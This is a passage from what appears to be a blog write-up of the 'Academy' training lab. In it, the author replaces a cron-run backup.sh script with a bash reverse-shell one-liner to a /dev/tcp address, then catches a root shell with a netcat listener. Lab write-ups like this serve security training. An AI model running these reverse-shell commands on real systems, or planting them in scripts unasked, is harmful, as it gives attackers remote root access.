
bash -i >& /dev/tcp/<attacker-ip>/<listing-port> 0>&1

```
backup.sh  pspy.git  pspy64
grimmie@academy:~$ cat backup.sh
#!/bin/bash

rm /tmp/backup.zip
zip -r /tmp/backup.zip /var/www/html/academy/includes
chmod 700 /tmp/backup.zip
grimmie@academy:~$ nano backup.sh
grimmie@academy:~$ nano backup.sh
grimmie@academy:~$ cat backup.sh
#!/bin/bash

bash -i >& /dev/tcp/192.168.116.158/1222 0>&1

grimmie@academy:~$
```

and guess what we did it


```
┌──(captain㉿CAPTAIN)-[~/Documents/TCM PEH/Academy]
└─$ nc -lvnp 1222
listening on [any] 1222 ...
connect to [192.168.116.158] from (UNKNOWN) [192.168.116.158] 54637
bash: cannot set terminal process group (14579): Inappropriate ioctl for device
bash: no job control in this shell
root@academy:~# whoami
whoami
root
root@academy:~#
```

we got the root access to the system. now we can read the secret message for us by Heath Adams.



yha we really enjoyed this machine sir.

Follow

Written by hrushikesh

6 Followers